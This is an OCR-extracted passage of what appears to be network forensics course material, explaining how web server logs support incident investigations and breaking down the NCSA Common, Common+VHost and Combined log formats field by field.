
The user can examine the HTTP/2 content in this interface without worrying about the encrypted transmission, since the web browser is the TLS termination point and has handled that as a matter of normal operation.

Name	Status	Protocol	Type	Init
twitter.com	200	h2	document	Oth
init.en.0f103fe94111bb62fde8.js	200	spdy	script	(ind
0.commons.en.63c320a6b24026fb9e17.js	200	spdy	script	(ind
twitter_core.bundle.css	200	spdy	stylesheet	(ind
twitter_more_1.bundle.css	200	spdy	stylesheet	(ind
twitter_more_2.bundle.css	200	spdy	stylesheet	(ind







This page intentionally left blank.




This page intentionally left blank.



This page intentionally left blank.



This page intentionally left blank.




Web server logs are as old as web servers themselves. Their original function, which is still their main purpose today, is to provide usage reports about the site. This includes useful metrics like the amount of data transferred (quota enforcement), how many pages were served (useful in advertising), and other administrative purposes. Server administrators and web developers often benefit from detailed error logging, which allows them to quickly identify and correct problems with the server software or the web content it serves.

As we have seen before, these logs have become an incredibly useful source of evidence when investigating an incident that involves a web server. These logs can provide invaluable insight into the full scope of an attacker's activities—from reconnaissance (automated and manual), to the attack itself, to the moment of compromise (SQL injection, anyone?), the HTTP server logs often contain a detailed sequence of events that can make or break an investigation. In the case of some attack toolsets and Remote Administration Tools (RATs), every single one of the attacker's post-compromise activities is logged. An excellent example of this is the attacks against Apache's Struts2 framework. Mandiant's Jeff Hamm detailed the log entries that result from these attacks.[1]

Also consider that in many cases, the investigator's only view of web activity is through the lens of retained log files. These could be logs generated by the web servers, caching proxy servers that broker HTTP and possibly HTTPS connections, or from Network Security Monitoring platforms like Bro. So while we will initially be focusing on observing HTTP artifacts from network captures, the logs are created from those communications, so understanding artifacts from the network perspective will benefit log file analysis as well.

References:


[1] `http://for572.com/g1ila`



Typically, there are just a few, standardized log formats that we'll encounter. Although the number of web server platforms is growing, most developers realize the value of using a standard log format. Even if a particular daemon doesn't create one of the standard logs by default, they are usually available as an option. In addition, most servers also provide the ability to customize the logging format using some kind of template structure. We will talk about a few of the more standard and typical formats in the following slides, but you can see a high-level breakdown of what formats are available between the Apache and IIS servers.

Although most of these formats involve logging to a plaintext file, note that IIS provides some logging options that use other storage mechanisms. We will also discuss the benefits and costs of those options.


References:
`http://for572.com/7t1b9`
`http://for572.com/5c2oi`



The most basic log format is the "NCSA Common" format, established by the National Center for Supercomputing Applications, which pioneered most of the underlying web technologies that are still in use today. The format string used in Apache and many other servers is shown here, with a breakdown of each element. Any field that is not available is represented with the hyphen character ("-"), and in most cases, nonprintable characters are replaced with a plus sign ("+") in the string.

- Requestor (client) hostname or IP (depending on server configuration).
- Requesting username, although this is generally never available in modern times. The "identd" protocol used to be used to remotely query the client-side username for a given network request, but is practically extinct today. However, the legacy log format means there must be something present, so the hyphen is used as a placeholder – here and anywhere else in the entry.
- Server-side authenticated username. This only covers HTTP "Basic" authentication, not form-based session authentication (i.e., the login dialog that pops up in front of the browser, not an on-page login submission).
- Time the request was received. The format for this field is "`[10/Oct/2000:13:55:36 -0700]`". Note that this may result in out-of-order log entries, as the log entry itself is not written until the request completes.
- Request method and full request URI, including any GET variables.
- Server-generated HTTP status code for the request. Note that this is calculated after any internal redirections.
- Number of bytes in the object the client requested, excluding the size of any headers. This may be helpful in correlating the disk-based size of resources against their transfer as documented in HTTP logs—but there is a catch. If a client requests a partial object (such as when using a "resume download" feature), this value will reflect the size of the requested object less the offset into the object where the requestor resumed.

The Common+VHost format prepends each record with the HTTP hostname requested. Typical virtual hosting environments serve many (even hundreds) of hostnames on the same IP, so the HTTP/1.1 specification includes a "Host:" header to specify which hostname is associated with each request.




Originally, the HTTP referer and User-Agent strings were logged to separate files, which prevented altering the Common log format and therefore affecting processes that depended on that data structure. However, as web servers became more prevalent, a unified log format was warranted.

The W3C standards body designated the "Extended", or "Combined" log format to address these requirements. This standard format includes all the same fields as the Common log format, and adds the HTTP referer and User-Agent to the end of each record. The format string structure you see here designates that the header field with the "Referer" and "User-Agent" names will be logged. It is important to note that any header strings entered into the HTTP logs will be done after internal manipulation, such as those done with Apache's `mod_headers` functions.

These headers can be particularly useful during an investigation. If examining logs from your own server, the referer could indicate the origin of a click as a known forum of suspicious activity. Similarly, the user-agent could profile the type of software used to crawl your site – perhaps in an effort to scrape content that would support a credible phishing landing page or other reconnaissance.

If examining these values from your users' actions, however, referer strings could be used to associate activity within individual browser tabs or to more specifically catalog the user's activity during a browser session. For this inward-looking perspective, the user-agent value can be used to profile software that appears to be actively used in the environment.

